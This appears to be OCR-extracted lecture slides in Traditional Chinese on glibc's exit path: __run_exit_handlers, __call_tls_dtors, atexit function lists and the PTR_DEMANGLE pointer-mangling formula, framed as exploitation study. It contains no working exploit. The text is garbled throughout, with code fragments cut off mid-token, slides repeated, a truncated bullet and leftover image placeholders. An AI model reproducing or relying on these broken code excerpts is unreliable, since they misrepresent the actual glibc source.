__run_exit_handlers

- 呼叫 TLS destructor
- 呼叫 atexit function
- 執行 atexit_hook
- 呼叫 sys_exit



```
$ void
      attribute_hidden
      __run_exit_handlers(int status, struct exit_function_list **listp,
                          bool run_list_atexit, bool run_dtors)
  {
      if (run_dtors)
          __call_tls_dtors();

      while (true)
      {
```

```
>idx];
```

```
  }
```

```
$   void __call_tls_dtors(void)
    {
        while (tls_dtor_list)
        {
            struct dtor_list *cur = tls_dtor_list;
            dtor_func func = cur->func;
            PTR_DEMANGLE(func);
            tls_dtor_list = tls_dtor_list->next;
        }
    }
```

沒辦法很好利用的原因在於 **PTR_DEMANGLE**：


mangle(ptr) == (ptr ^ fs:[0x30]) << 17

demangle(mptr) == (mptr >> 17) ^ fs:[0x30]

$ Introduction

__run_exit_handlers

- 呼叫 TLS destructor
- 呼叫 atexit function
- 執行 atexit_hook
- 呼叫 sys_exit



```
$ void
    attribute_hidden
    __run_exit_handlers(int status, struct exit_function_list **listp,
                        bool run_list_atexit, bool run_dtors)
{
    if (run_dtors)
        __call_tls_dtors();

    while (true)
    {
                                                                  x];
            switch (f->flavor)
            {
                void (*cxafct)(void *arg, int status);
            case ef_cxa:
                f->flavor = ef_free;
                cxafct = f->func.cxa.fn;
                PTR_DEMANGLE(cxafct);
                cxafct(f->func.cxa.arg, status);
                break;
            }
        }
        *listp = cur->next;
    }

    RUN_HOOK(__libc_atexit, ());
    _exit(status);
}
```


一共有多種不同的 atexit function type，不過我目前除了 ef_cxa 之外還沒看過其他種的。

透過 atexit 註冊的 function 會在此被執行，不過也是因為 demangle 的關係不好利用

$ Introduction

__run_exit_handlers


- 呼叫 TLS destructor
- 呼叫 atexit function
- 執行 atexit_hook
- 呼叫 sys_ex



```
$ void
      attribute_hidden
      __run_exit_handlers(int status, struct exit_function_list **listp,
                          bool run_list_atexit, bool run_dtors)
  {
      if (run_dtors)
          __call_tls_dtors();

      while (true)
      {
          struct exit_function_list *cur;
          cur = *listp;

          if (cur == NULL)
              break;

          while (cur->idx > 0)
          {
              struct exit_function *const f = &cur->fns[--cur->idx];
```

```
id *arg, int status);

ee;
xa.fn;
t);
.arg, status);
```

exit_function_list



```
$ ▮
```

一個 exit_function_list 可能會有許多的 list entry，每個 entry 可能會有多個 function

